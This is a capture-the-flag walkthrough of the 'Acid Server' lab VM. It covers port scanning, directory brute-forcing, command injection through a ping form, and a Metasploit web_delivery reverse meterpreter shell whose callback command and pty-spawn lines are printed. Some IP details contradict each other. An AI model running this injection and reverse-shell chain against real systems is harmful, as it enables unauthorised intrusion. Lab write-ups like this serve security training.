

# Acid Server

সোমবার, 20 সেপ্টেম্বর, 2021 7:07 AM

First I searched for the ip address of the vulnerable server using netdiscover

```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: 172.16.44.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 3 hosts. Total size: 420

IP          At MAC Address      Count  Len  MAC Vendor / Hostname
192.168.160.129 00:0c:29:86:be:72    3     180  VMware, Inc.
192.168.160.2   00:50:56:f1:ba:4c    3     180  VMware, Inc.
192.168.160.254 00:50:56:e6:08:98    1      60  VMware, Inc.
```

The ip of the vulnerable server found 192.168.0.168

First i did nmap scan

```
(root@kali)-[/home/kali]
# nmap 192.168.160.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 01:18 EDT
Nmap scan report for 192.168.160.129
Host is up (0.012s latency).
All 1000 scanned ports on 192.168.160.129 are closed
MAC Address: 00:0C:29:86:BE:72 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds

(root@kali)-[/home/kali]
# nmap -Pn -sN -p- 192.168.160.129
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-23 01:18 EDT
Nmap scan report for 192.168.160.129
Host is up (0.0031s latency).
Not shown: 65534 closed ports
PORT      STATE      SERVICE
33447/tcp open|filtered unknown
MAC Address: 00:0C:29:86:BE:72 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 9.48 seconds
```

Only 33447 port was found open.

I checked the website on that port




After carefully looking I found the browser tab header of the webpage showed /Challenge. Redirecting to /Challenge page I found this page.





There was nothing much on the webpage. So to find other pages in the website I used dirbuster.

```
(root@kali)~#
# dirbuster
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /Challenge/index.php - 200
Dir found: /Challenge/ - 200
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: I/O exception (java.net.ConnectException) caught when processing request:
Connection refused (Connection refused)
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: Retrying request
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: I/O exception (java.net.ConnectException) caught when processing request:
Connection refused (Connection refused)
Sep 20, 2021 7:31:38 AM org.apache.commons.httpclient.HttpMethodDirector execute
WithRetry
INFO: Retrying request
```




The wordlist file I found from this path /usr/share/dirbuster/wordlists






The I looked around the pages from different directories.




I didn't find anything useful on /hacked.php page so I searched /cake.php


On the browser tab of cake.php /Magic\_Box was written. So I visited /Challenge/Magic\_Box page.



On the website page there was nothing interesting. So I looked for other directories using dirbuster





I went to the /command.php webpage and there was a ping option.



I tried to use nc but it didn't work for me.  
So I tried metasploit



I Searched for web\_delivery



```
Exploit target:
```



I set the target to 1, lhost to 192.168.160.128 and payload to /php/meterpreter/reverse\_tcp and then send the exploit

```
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.160.120:4444
[*] Using URL: http://0.0.0.0:8080/QXXwUwlr
msf5 exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.160.128:8080/QXXwUwlr
[*] Server started.
[*] Run the following command on the target machine:
curl -s -X POST http://192.168.160.128:8080/QXXwUwlr -H 'Content-Type: application/json' -d '{"url": "http://192.168.160.128:8080/QXXwUwlr", "false", "stream_context_create(['ssl'='verify_peer=false, verify_peer_name=false])"]}'
[*] 192.168.160.129 web_delivery - Delivering Payload (1116 bytes)
[*] Sending Page (39249 bytes) to 192.168.160.129
[*] Meterpreter session 1 opened (192.168.160.128:4444 -> 192.168.160.129:55881) at 2021-09-23 05:10:11 -0400

[*] Unknown command: 1
```

I copied the target command found from the metasploit exploit  
And pinged 127.0.0.1;targetcommand on the website



Then waited for a session to be created.

When session was created on the msfconsole. I set sessions 1

Then I went to shell. But terminal was not working. So I had to run a python script to run terminal

```
meterpreter > shell
Process 1560 created.
Channel 0 created.
echo "import pty; pty.spawn('/bin/bash')" > /tmp/asdf.py
python /tmp/asdf.py
www-data@acid:/var/www/html/Challenge/Magic_Box$ cd
cd
bash: cd: HOME not set
www-data@acid:/var/www/html/Challenge/Magic_Box$ cd ..
cd ..
www-data@acid:/var/www/html/Challenge$ cd ..
cd ..
www-data@acid:/var/www/html$ cd ..
cd ..
www-data@acid:/var/www$ cd ..
cd ..
www-data@acid:/var$ cd ..
cd ..
www-data@acid:/ $ ls
ls
bin      dev      initrd.img  media      proc      s.bin      sys      var
boot     etc      lib         mnt        root      sbin       tmp      vmlinu
cdrom    home     lost+found  opt        run       srv        usr
www-data@acid:/ $ cd sbin
cd sbin
www-data@acid:/sbin$ cd sbin
cd sbin
```

I lurked around to find suspicious folders.

And I found something on sbin folder

```

www-data@acid:~$ cd /bin
www-data@acid:~$ cd /sbin
www-data@acid:~$ cd /sbin
www-data@acid:/sbin$ ls
ls
MAKEDEV          fsfreeze          mke2fs            rarp
acpi_available    fstab-decode      mkfs              raw
agetty           fstrip            mkfs.bfs          raw vs isi

```

On the raw\_vs\_isi folder found a suspicious file named hint.pcapng

I used cat and looked carefully and found the username and password

Then I logged in.

Digitized by Google

<https://onedrive.live.com/redir?resid=610D5A6BB09E73E5%21175&page=Edit&wd=target%28Server.one%7C858a5b40-7a61-4324-aec4-dd06567f7...> 6/6